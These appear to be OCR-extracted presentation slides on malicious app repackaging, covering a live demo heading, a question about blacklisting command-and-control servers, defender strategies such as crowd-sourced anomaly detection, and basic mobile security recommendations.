
App Repackaging



LIVE DEMO

What about the CNC Server?

Can it be blacklisted?



So What Can Defenders Do?

- **Change the paradigm:**
  - Analyzing an app by itself is clearly not enough
  - Model other elements in the attack flow
  - Utilize analysis of similar apps on other devices
- **Crowd-wisdom intelligence:**
  - Compare app traits to all millions of apps that have been seen before
  - Identify anomalies
  - Track new legitimate and malicious apps
    - without relying only on classic analysis approaches

Recommendations

- **If possible, download apps only from official stores**
- **Educate employees on the threats,**
  as you would for other forms of computer-security threats
  - Review the permissions requested by each app before installation
- **Upgrade your device OS to the latest version**
- **Install a Mobile Threat Defense solution**

Q&A And Next Steps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